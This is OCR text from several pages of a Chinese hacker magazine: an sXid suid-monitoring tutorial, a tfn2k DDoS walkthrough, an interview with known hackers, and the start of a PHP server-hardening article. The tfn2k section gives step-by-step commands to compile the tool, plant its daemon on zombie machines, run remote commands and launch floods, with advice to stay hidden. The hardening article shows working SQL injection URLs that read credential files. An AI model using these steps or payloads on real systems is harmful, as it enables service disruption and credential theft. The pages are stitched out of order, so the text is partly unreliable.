
No changes found表示没有新的suid文件产生。

然后，我把一个脚本程序设置为suid程序，如图3。

看到test.sh的属性多了一个"s"吗？这就表示成功了！


再看看sXid有没有反应，运行sxid -k。如图4。

果然test.sh被发现了，演示成功！



```
From root@localhost.localdomain  Sat Apr  9 16:15:32 2005
Return-Path: <root@localhost.localdomain>
Received: from localhost.localdomain (localhost.localdomain [127.0.0.1])
        by localhost.localdomain (8.13.1/8.13.1) with ESMTP id j398FWqh003634
        for <root@localhost.localdomain>; Sat, 9 Apr 2005 16:15:32 +0800
Received: (from root@localhost)
        by localhost.localdomain (8.13.1/8.13.1/Submit) id j398FWqw003633
        for root; Sat, 9 Apr 2005 16:15:32 +0800
Date: Sat, 9 Apr 2005 16:15:32 +0800
From: root <root@localhost.localdomain>
Message-Id: <200504090815.j398FWqw003633@localhost.localdomain>
To: root@localhost.localdomain
Subject: List of changed s[ug]id files and folders

sXid Vers  : 4.0.4
Check run  : Sat Apr  9 16:09:18 2005
This host  : localhost.localdomain
Searching  : /
Excluding  : /proc /mnt /cdrom /floppy
Ignore Dirs: /home
Forbidden  : /home /tmp
```




```
[root@localhost mail]# sxid -k
sXid Vers  : 4.0.4
Check run  : Sat Apr  9 16:20:02 2005
This host  : localhost.localdomain
Spotcheck  : /var/spool/mail
Excluding  : /proc /mnt /cdrom /floppy
Ignore Dirs: /home
Forbidden  : /home /tmp


Checking for any additions or removals:
 - /var/spool/mailman/                root:*mailman       2775



Checking for changed attributes or sums/inodes:


Checking for no user/group matches:


Checking for forbidden s[ug]id items:
```



```
[root@localhost temp]# ls -l
总用量 9224
-rwxr-xr-x  1 root root 9427444  3月 16 13:27 NVIDIA-Linux-x86-1.0-7167-pkg1.run
[root@localhost temp]# chmod 4777 NVIDIA-Linux-x86-1.0-7167-pkg1.run
[root@localhost temp]# ls -l
总用量 9224
-rwsrwxrwx  1 root root 9427444  3月 16 13:27 [illegible]
[root@localhost temp]# 
```



```
[root@localhost temp]# sxid -k
sXid Vers  : 4.0.4
Check run  : Sat Apr  9 16:37:35 2005
This host  : localhost.localdomain
Spotcheck  : /root/temp
Excluding  : /proc /mnt /cdrom /floppy
Ignore Dirs: /home
Forbidden  : /home /tmp


Checking for any additions or removals:
 + /root/temp/NVIDIA-Linux-x86-1.0-7167-pkg1.run          *root:root       4777


Checking for changed attributes or sums/inodes:


Checking for no user/group matches:


Checking for forbidden s[ug]id items:
```

2.定时开工

可以让sXid定时执行，这样更易于管理，前提是Cron服务已经在运行。启动crond服务：

```
/sbin/service crond start
```

例如：我要它每天7点检查一次，并且把检查结果保存到root目录。

步骤

(1)编辑Cron设置：crontab –u root –e，运行命令后会自动进入vi。

(2)输入"0 7 * * * /usr/bin/sxid –k >>/root/sxidcheck.txt"。

(3)保存并退出。

编辑完cron设置后，cron自动在/var/spool/cron下生成一个与用户同名的文件，用户的cron信息都记录在这个文件中，这个文件是不可以直接编辑的，只可以用crontab –e来编辑。cron启动后每过一份钟读一次这个文件，检查是否要执行里面的命令。因此，此文件修改后不需要重新启动cron服务。

结束语：sXid是不是很简单呢？我想你一定已经掌握了这个小东西。虽然sXid攻击不是很普遍，但是一个好的网管是不应该给入侵者一丝生存的空隙。

（本文中涉及到的sxid_4.0.4.tar工具，在光盘中有提供。）

上接第172页

```
        Uses a random protocol as default
        [-D n] Send out n bogus requests for each real one to
decoy targets
        [-S host/ip] Specify your source IP. Randomly spoofed
by default, you need
        to use your real IP if you are behind spoof-filtering rout-
ers
        ..........
        ......
```

怎么样？看来还不错吧？还有点类似xdos的操作了。值得注意的是，在DDoS过程中，会占用比较大的网络资源，应该注意隐蔽。软件可从光盘获得。另外压缩包中还有一款DDoS工具，也是非常厉害的！编译的时候注意一下tcp.h的版本就可以了。可以自己尝试修改，例如去掉输出，这样可以使性能提高很多。如果遇到问题可以到http://www.nohack.cn来交流。

结束语

Linux的软件安装，有时会发生一些错误，需要大家自动动手修改一些配置文件。看似繁琐，其实有利于我们对系统以及软件的认识。大家如果遇到类似问题，可以多看看帮助文档，或者一些howto。

Linux 网络经典安全工具集

DDoS 能手——tfn2k

编者语： tfn2k 应该算是 DDoS 攻击中的代表作，它的出现已经有比较长的时间了。攻防兼备，熟悉攻才能更好的防御攻击！

简介：当今功能最强，性能最好的 DoS 攻击工具，几乎不可能被察觉。使用了分布式客户服务器功能，加密技术及其它类的功能，它能被用于控制任意数量的远程机器，以产生随机匿名的拒绝服务攻击和远程访问。

一、运作方式

先来了解一下它的运作方式：

主控端——运行 tfn 客户端，来遥控并指定攻击目标，更改攻击方法。

代理端——被植入并运行 td 进程的牺牲品，接受 tfn 的指挥。

二、特性

主控端通过 TCP、UDP、ICMP 或随机性使用其中之一（默认随机）的数据包向代理端主机发送命令，攻击方法包括 TCP/SYN、UDP、ICMP/PING、混合攻击、TARGA3 等。

```
struct icmp
  {
    u8 type, code;
    u16 sum;
    u16 id, seq;
  };

#ifndef in_addr
/*struct in_addr
  {
    unsigned long int s_addr;
  };*/
#endif

char *inet_ntoa (struct in_addr
unsigned long int inet_addr (co
u16 cksum (u16 *, int);
unsigned short ip_sum (unsigned
char *ntoa (u32);
int isip (char *);
unsigned long resolve (char *);
```

主控端与代理端的通讯采取单向，即主控端只向代理端发送命令，并且会采取随机的头信息，甚至虚拟的源地址信息，代理端不会逆向向主控端发送任何信息。

所有命令经过 CAST-256 算法加密，其关键字即编译程序时输入的口令。并且这个口令做为唯一认证凭证。

> 利用 td 进程，主控端可以远程执行 shell 命令。
>
> td 进程的名称可以在编译时更改，更便于隐藏。
>
> tfn 可以编译运行于 Win32 及 Linux 系统的。
>
> ……

至于伪造源 IP 地址等功能，更是基本功能，并且其与老版本的 tfn 相比它的发包效率更高！我自己的测试，在短短不到 5 分钟，两台代理机的攻击使我的 RedHat linux 9.0 系统瘫痪。

三、实战测试

测试环境：

> 软件：fc2
> 硬件平台：
> master：
> IP：192.168.0.6
> PIV2.4/256 × 2/rtl8139
> Ag1 ：
> IP：192.168.0.2
> PIV2.4/256/rtl8139

1. 下载（光盘中有提供）

2. 解压

```
tar zxvf tfn2k.tgz
```

可以调节 src/config.h 里面的配置达到最佳状态，默认的就可以用。每一项都有很详细的说明，如果感兴趣，可以照其注释信息进行调整。

> **注意** src/ip.h 这里要做一些修改，否则编译会有错误，发生重复定义。

```
/*struct in_addr
{
unsigned long int s_addr;
};*/
```

就是把它都注释掉，如图 1。

3. 编译

```
cd tfn2k/src
make
```

首先会谈出一个声明，你必须接受，如图2。之后会提示输入 8-32 位密码，前边提到过，这是唯一的认证凭证，会被分发于

```
Do you agree to this disclaimer [y/n]? y
gcc -Wall -O3    mkpass.c    -o mkpass
./mkpass
server key [8 - 32 chars]: 
```

td 进程中，如图 3。

编译通过后，会产生 td 及 tfn。这就是大名鼎鼎的 tfn2k 啦~。td 是守护进程，用来安装在代理中，而 tfn 就是控制端。

4. 安装 td

将 td 上传到我们的傀儡机，并且执行以下命令，使得他有可执行权限。（编者注：# 号之后是作者注释）

```
[root@wss]
chmod a+x td  #使之具有执行权限
[root@ wss] ./td
#运行td,这样他就是一个守护进程了,它会对你唯命是从的:(。
```

```
[root@localhost tfn2k]# make
cd src && make
make[1]: Entering directory `/root/soft/tfn2k/src'
gcc -Wall -O3    disc.c    -o disc
disc.c: In function `main':
disc.c:24: warning: implicit declaration of function `exit'
./disc
 This program is distributed for educational purposes and without any
 explicit or implicit warranty; in no event shall the author or contributors
 be liable for any direct, indirect or incidental damages arising in any way
 out of the use of this software.

 I hereby certify that I will not hold the author liable for any wanted
 or unwanted effects caused by this program and that I will give the author
 full credit and exclusively use this program for educational purposes.

Do you agree to this disclaimer [y/n]? 
```

5. 攻击开始

这个时候，回到你的机器上控制傀儡机了。

首先建立一个 host.txt 文件，里面是你的傀儡机的 IP 列表。

```
[root@master root]#touch host.txt
#建立代理记录文件。
[root@master root]echo "192.168.0.2" >> host.txt  #将执行过td的ag1加入host.txt。
[root@master root]echo "192.168.0.3" >> host.txt  #添加ag2到host.txt。
```

先来测试一下连接。

```
[root@master root]./tfn -f host.txt -c 10 -i "mkdir test"  #与host.txt中的代理通讯，让其执行命令mkdir test即建立一个目录，如图4。
```

Password verification：# 这里会被提示输入密码，也就是编译时输入的密码。如果出错，将无法与 td 进程通讯。

Sending out packets：…… # 到 ag1 和 ag2 看看有没有建立目录名 wjpfjy，一般情况下，会存在于 td 的同一目录，如果建立成功，就说明一切准备就绪，可以开始操练了！

```
[root@master root]./tfn -f host.txt -c 6 -i 192.168.0.5  #开始ICMP/PING。
[root@master root]./tfn -f host.txt -c 0  #停止攻击。
```

当然还有别的攻击方法，你只要用 -c X 就可以更改攻击方法。

```
[root@master root]./tfn
usage: ./tfn
[-P protocol] Protocol for server communication. Can be ICMP, UDP or TCP.
```

```
[root@localhost tfn2k]# ./tfn -f host.txt -c 10 -i "mkdir test"

    Protocol       : random
    Source IP      : random
    Client input   : list
    Command        : execute remote command

Password verification:
```

下接第 171 页

3个简单问题的超级采访

关键字：儿童节 高考 黑客

《黑客手册》编辑部

这个月的1号是儿童节，接下来7、8号是高考。童真无忌的烂漫到炼狱世界脱胎换骨前的煎熬，从时间上看，它们仅仅相差了6天。6月的《黑客手册》第一次遭遇到儿童节和高考，但，我们只是轻轻的路过，我们不会去惊扰无邪的梦幻儿童与有着未来思考的理想少年。

江南四大才子祝枝山说："相请不如偶遇"。儿童、高考、黑客，这三个不太搭界的东东，6月，它们碰撞在一起，那我们何不乘机搞搞新意？就着这3个词，来提3个简单问题……

> A：提起儿童节，会在你的脑海中留下什么影像？
> B：对于改变很多人命运的高考，你怎么看？
> C：你认为，你为什么会被人称为"黑客"？

在准备初期，我们打算把受访对象主要集中在安全界，后来感觉到这样的狭隘思考模式会让内容单薄，因为黑客不是独立存在的，它是社会生物链上的其中一环，于是我们把视角延伸到媒体编辑和房地产策划人员。希望他们的答案能丰富我们的想像力。下面根据采访时间的先后顺序来整理这次采访的内容。

黑粉丝们从前年就开始期待流光5了，5的测试版很多朋友也互相交流过，但是正式版什么时候能重出江湖？小榕保持了沉默。对于我们这三个问题，小榕这样说。

A：红鸡蛋，小时候过节就会发一个红鸡蛋；

B：确实是这样的，如果高考失利，相对来说人生的路会曲折很多；

C：因为出道比较早，黑客还很少。

第一次在站台上看见LCX，戴着眼镜，套了件西装，文绉绉的知识份子形象，再加上憨厚的微笑。让我想起，星爷电影里的龙套明星刘以达在一个场景中边扫地边说："其实这些只是我的表面工作"。

A：我从没上过什么幼儿园，只去了一天就自己跑回家了，这是第一印象。后来我就自己玩到上小学。觉得小时候自己是一个胆怯内向、懵懂、快乐的小孩子；

B：我本来学习成绩就不大好，加上考试的时候发生了一点意外，以至高考失利，所以我没上过大学。当时我是重点中学的重点班，全班51人，没记错的话，只有我一个没考上。高考，我认为一定要去考。虽然不能完全决定命运，但如果不上大学，在现今这个社会里，会处处被羁绊；

C：我为什么会被人称为黑客？第一，是当时入侵知识普及率低；第二，是那些不大懂电脑的人认为黑客很神秘；第三，由于我在网上发的黑客小文章比较多，以及写了一个asp木马的原因，所以就被许多菜鸟称黑客了。真正的了解网络安全知识的人和入侵高手，绝不会认为我是黑客。

希腊神话中的巨大毒蛇、枪械名、一种语言：Python，集多种不相干的身份和功能于一身。他出生于80年代，喜欢zippo火机、一些我们说不上名字的军刀。他会在半夜水管爆掉时，打电话给对水管修理完全外行且正在酣睡中梦到美女的土豆……

A：想起小时候我们那里的游泳池每逢六一就会开放。有年只有十多度，我却仍如往年一样执着下水，结果，从此爱上了冬泳；

B：高考，有一大批受害者，尤其是那些上大学的，当然，我也是；

C：第一次穿了一身黑，到客户那里，一个防病毒公司的工程师对我说：你们公司黑客还真是多……

他性格温和而谦逊、博学多才、追求纯粹的黑客文化。已经消失了1年多的雪莲蓬曾经揣测说：我觉得他所掌握的安全方面的知识结构，和我们的大相径庭，那仿佛是另一个领域。我们来看看紫天星的3个回答。

A：色彩鲜明的画面立即在脑海出现：彩色气球、明媚花朵、天真阳光……

B：回忆自己，似乎那时的确在意"命运"一词。一种负担和期盼，一种挣扎和突破；然而与现在相比，感觉自己长大的同时却又幼稚了很多；

C："黑客"，不了解大家为什么会这样称呼我。不过由于它有探索/创新的含义在里面，很荣幸自己有这样一个称呼，而且是相当愉快地接受大家对我的鼓励。

《Q版黑客——缓冲区溢出教程》的作者ww0830，我告诉过他，不能把这3个回答当成书来写，结果……他砍掉了几百字，想要完整版的朋友，请直接向他索取。

A：很多事情在岁月中已经难辨真假；

B：一命二运三读书；成事在天，谋事在人；

C：我不是高手，更不是黑客；所以谁要是被抓了，千万别说是我教的！我们今天只是研究、讨论、探讨一下技术。

一个网络上的捣蛋鬼——承诺。有天早上碰到他，他说刚喝完闷酒。如果上天能给我一次颁奖的机会，我打算把2004年度中国网络用情最深的杰出男青年荣誉证书颁发给他（证书可以委托人大门口卖文凭的比较正规一点的个人制作）。

A：儿童节，让我想起了童年那种简单、无忧无虑的生活；

B：高考以前是鬼门关，现在大学扩招了，大家都有机会了，只要你准备好了充足的Money；

C：其实我并不认为自己是黑客，只能算是一个中毒太深的网虫。

一家房地产相关的MM——瓶中鱼。说话大胆且充满一针见血的讽刺意味，当然，前提是你得罪了她。她说她刚卖完了一栋楼，比较闲，那看看她如何回答吧。

A：儿童节始终让我很郁闷，因为通常都是看着别人在台上进行舞蹈表演；不过那天能敞开吃的八分钱一支的牛奶冰棍，还可以稍稍安慰一下我那受伤的童心。

B：经常在想，如果当时能理智地重来一次高考的话，我想我的生活应该就不是现在这个样子了。

C：黑客？我从来没有想过要成为一个黑客！需要的只是把我遗忘的密码给找回来而已。

又有人叫他冷面，注：非朝鲜冷面。作为绿色兵团最早的核心成员之一，coldface一直个性鲜明的存活在地球上。他常携带一些好玩的东西，一次，他拿出一个手机，一按钮，竟然发出汽车发动的声音，然后手机天线自动升起来，汗。

A：觉得很苦，六一节留的作业真TMD的多，还不如上课；

B：命运自己把握，高考只是人生中的一个分叉路口而已；

C：因为我还有决心去突破自己所认知的世界。

粗心男人是不怎么了解女人的。所以想描述NoHack挑灯看剑版斑竹心月这样一位出众又飞扬的MM，很为难，不如直接看她的答案好了。职业：编辑。

A：食物和礼物

B：纯属无聊

C：因为我有魅力

图czy，一个独立工作者，他的潜水装置明显优于别人，能在深水区潜上3、4个月，然后很突兀的冒出水面吐几个泡泡：“偶终于找到了一个本地溢出的洞。”在这个采访收尾时，他刚冒出来就被我逮住了。

A：这个....没怎么过过；

B：命运在自己手中；

C：做了些“坏”事嘛。

图他是黑客文化的忠实传播者，由他发起的邪恶八进制引来了很多朋友的加盟。刚认识冰血封情时，感觉他说话特别正，当时有些不可理解。后来，随着邪恶的诞生，他别样的言论终于在那里开始逐渐体现出来。

A：说实在的，别说儿童节了，生日我都没有怎么过过……印象指数0；

B：其实说高考能改变人的命运是不对的。在目前中国的教育体制和社会环境里，高考的确能在一定程度上决定你的命运，但当你不认为它能决定你命运时，命运就在你自己手中了；

C：我并不认为我是那种真正能被称做黑客的人，也许大家更多的是感受到我的那种精神吧。而这种精神更多的是以团队的形式散发出来的。而我仅仅是倡导者，团队的一员而已……

图自从阿扁的网站被贴上带级的图片后，桂林老兵一时间名声大躁。但风头上的他却又神秘失踪，我们决定挖。

A：放假；

B：俺认为高考不能改变什么；

C：俺不认为俺是“黑客”。

结语

问题A的回答，关于食物的影像要多一些，在那个物质匮乏的年代，老百姓家的小孩对于“吃”总有一种难以割舍的情结；问题B，不知道现在是不是已经过渡到了素质教育，祈祷吧，我们的教育，任重而道远；关于问题C，不管是搞技术的，还是非技术的朋友，他们都给了我们不同角度的精彩回答。在此非常感谢他们的参与。

附：采访完心月后，她反问我对这3个问题的回答，我说不用吧，自己接受自己的采访好象有点自恋，但她威胁偶，无奈，遂回答如下：

A：可以吃到把皮烤得焦焦的面包；

B：它会扼杀想象力和天赋；

C：其实我是一个编辑。

（以上言论并不代表《黑客手册》的观点，感谢Tony、瓶子鱼对文字部分的修订，特别感谢心月的斧正）

以前基本上都保持着每月重装一次系统的“好”习惯，后来懒了，半年也没重装过，结果我那小本本不堪重负，不管你咋优化，依然我行我素跑得比骡还慢。终于在一个“夜黑风高，伸手不见五指的黑夜”下了决心，把盘格了重装系统，它还真如脱胎换骨般，速度提高了N倍。暗自得意时心想：在现在这个到处都是“黑客”，到处都是木马、后门的网络世界里，恐怕也只有重装系统算是最安全最干脆的做法吧！后来一牛人告诉我，国外已经研究出格盘后程序依然能继续工作的技术，看来格盘也非最安全之举。“offices38线”任重而道远啊！回到我们的栏目，姜立才给我们献上《Apache+php服务器配置防注入防web木马方案》，网管们可不要错过哦！Windows系统自带了N多“后门”哦，赶快看个究竟吧！

Apache+php——服务器配置防注入防WEB木马方案

图by 姜立才

你是管理员吗？你对服务器安全感兴趣吗？你是不是为不太懂php而发愁呢？或者正对着一堆有漏洞的php代码而不知从何改起呢？我告诉你，不用看代码，也不用改代码，配置好我们的服务器就不用怕代码里的漏洞了，呵呵，Let's go!

我们知道当今对WEB最流行的攻击方式是注入，然后通过某些方式得到webshell，再通过webshell提升获取系统权限。在php下的注入则主要通过union select和load_file、select … into outfile''来获取信息和得到shell，然而最常用的和功能最强大的php木马是angel的phpspy。下面我们将对其进行一一定点清除。

一、php防注入解决方案

我们先看看没有防止权限前的效果，重新分配一个用户alpha，并给予完全权限，现在alpha对alpha数据库有全部权限，其密码为alpha1。执行如下命令：

mysql> grant all privileges on alpha.* to alpha@localhost identified by 'alpha1';

刷新权限，让它立即生效：

mysql> flush privileges;

结果如图1。




图1

打开使用alpha库的网站实施注入攻击。

http://localhost/site/site/display.php?id=-1%20union%20select%201, 2, 'a', 4, 5, 6, 7, 8, 9, 10, 11

注:之前我已经设置php中magic_quotes_gpc = Off

效果如图2，证实注入存在。




图2

我们用load_file来看：

http://localhost/site/site/display.php?id=-1%20union%20select%201, 2, load_file("C:/Program%20Files/Apache%20Group/Apache2/htdocs/site/site/lib/sql.inc.php"),4, 5, 6, 7, 8, 9, 10, 11

在源代码中我们看到了sql.inc.php中的内容，知道了mysql的用户名alpha，密码alpha1，连接数据库名alpha，和我们grant得到的内容相同哦。

现在我们来更改alpha用户的权限，把mysql库user表的用户alpha的File_priv权限由yes改为no，如图4。

刷新权限，我们用alpha帐户登陆mysql，执行：

